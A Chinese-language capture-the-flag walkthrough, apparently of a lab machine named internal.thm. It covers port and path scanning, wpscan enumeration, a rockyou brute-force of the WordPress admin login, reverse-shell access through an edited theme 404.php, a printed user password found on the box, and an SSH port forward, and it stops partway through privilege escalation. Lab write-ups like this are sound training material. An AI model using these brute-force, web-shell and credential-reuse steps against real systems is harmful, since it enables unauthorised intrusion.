一句话总结:由wordpress到用户信息泄露获取所有权限
靶场概述
难度: hard 描述:渗透测试挑战 您被分配到一个客户,该客户希望在三周内将环境发布到生产环境中进行渗透测试。
工作范围
客户要求工程师对提供的虚拟环境进行外部、Web 应用程序和内部评估。客户要求提供有关评估的最低信息,希望从恶意行为者的眼睛进行参与(黑盒渗透测试)。客户要求您获取两个标记(未提供位置)作为漏洞利用的证据:
此外,客户还提供了以下范围限额:
- 确保修改 hosts 文件以反映 internal.thm
- 此项目允许使用任何工具或技术
- 找到并记录发现的所有漏洞
- 将发现的标记提交到仪表板
- 只有分配给计算机的 IP 地址在范围内
我鼓励您将此挑战视为实际的渗透测试。考虑编写一份报告,包括执行摘要、漏洞和漏洞利用评估以及补救建议,因为这将使您为 eLearnsecurity eCPPT 或在该领域担任渗透测试员的职业做好准备。
接受项目后,您将获得客户评估环境。保护 User 和 Root 标记,并将其作为漏洞利用证明提交到控制面板。
基本信息
| 🚀 | 本地机器信息 | 目标机器信息 |
|---|---|---|
| IP | 10.17.5.121 | 10.10.244.196 |
| OS | kali | Linux |
信息搜集
端口扫描
┌──(leo㉿HACK)-[~/SecLab/internal]
└─$ rustscan -a 10.10.244.196
Open 10.10.244.196:22
Open 10.10.244.196:80

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
路径探测
feroxbuster -u http://10.10.244.196/
 http://10.10.244.196/phpmyadmin
 http://10.10.244.196/wordpress/wp-admin/
攻击向量
以80端口未入口点
有两个cms 以wordpress未入口进行扫描
wpsan扫描
(1) 基础扫描
wpscan --url https://example.com
(2)枚举用户和插件
wpscan --url https://example.com --enumerate u,p
(3)使用代理进行扫描
wpscan --url https://example.com --proxy http://127.0.0.1:8080
(4)暴力破解管理员账户
wpscan --url https://example.com --passwords passwords.txt --usernames admin --password-attack wp-login
(5)保存扫描结果为 JSON 文件
wpscan --url https://example.com --output results.json --format json
Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://internal.thm/blog/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://internal.thm/blog/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://internal.thm/blog/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.4.2 identified (Insecure, released on 2020-06-10).
 | Found By: Rss Generator (Passive Detection)
 |  - http://internal.thm/blog/index.php/feed/, <generator>https://wordpress.org/?v=5.4.2</generator>
 |  - http://internal.thm/blog/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.4.2</generator>

[+] WordPress theme in use: twentyseventeen
 | Location: http://internal.thm/blog/wp-content/themes/twentyseventeen/
 | Last Updated: 2024-11-12T00:00:00.000Z
 | Readme: http://internal.thm/blog/wp-content/themes/twentyseventeen/readme.txt
 | [!] The version is out of date, the latest version is 3.8
 | Style URL: http://internal.thm/blog/wp-content/themes/twentyseventeen/style.css?ver=20190507
 | Style Name: Twenty Seventeen
 | Style URI: https://wordpress.org/themes/twentyseventeen/
 | Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 2.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://internal.thm/blog/wp-content/themes/twentyseventeen/style.css?ver=20190507, Match: 'Version: 2.3'

[+] Enumerating Most Popular Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://internal.thm/blog/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection
尝试密码爆破
wpscan --url http://internal.thm/blog/wp-login.php --usernames admin --passwords /usr/share/wordlists/rockyou.txt
漏洞利用
如果能修改php文件可以替换后进行反弹shell


WordPress站点的大多数主题位于 /wp-content/ 目录下,主题相关内容则位于 /wp-content/themes/ 目录下;根据我们之前所修改文件对应的主题名称,可知404.php文件位置为:/wp-content/themes/twentyseventeen/404.php 。(由之前的WPScan扫描结果也可知过时的主题相关页面url)
http://internal.thm/blog/wp-content/themes/twentyseventeen/404.php

升级为tty


$ python3 -c "import pty;pty.spawn('bash');我们继续使用刚才的初始shell界面进行探索,尝试进一步列举文件和目录信息,最终在/opt目录下发现了一个文件wp-save.txt—内容包含了用户名aubreanna及其登录凭据。
提权
 由于目标机器的端口
8080只能通过目标机的本地进行访问,所以我们需要设置SSH本地端口转发,从而将目标机器8080端口上的流量重定向到我们本地攻击机上的地址和端口localhost:4567
ssh -f -N -L 4567:172.17.0.2:8080 aubreanna@internal.thm
#根据前述结果,登录密码为:bubb13guM!@#123
#ssh端口转发(本地网卡地址0.0.0.0可省略):HostB$ ssh -L 0.0.0.0:PortB:HostC:PortC user@HostC
#参数说明
#-C:压缩数据
#-f :后台认证用户/密码,通常和-N连用,不用登录到远程主机。
#-N :不执行脚本或命令,通常与-f连用。
#-g :在-L/-R/-D参数中,允许远程主机连接到建立转发的端口,如果不加这个参数,只允许本地主机建立连接。
#-L : 本地隧道,本地端口:目标IP:目标端口
#-D : 动态端口转发
#-R : 远程隧道
#-T :不分配 TTY 只做代理用
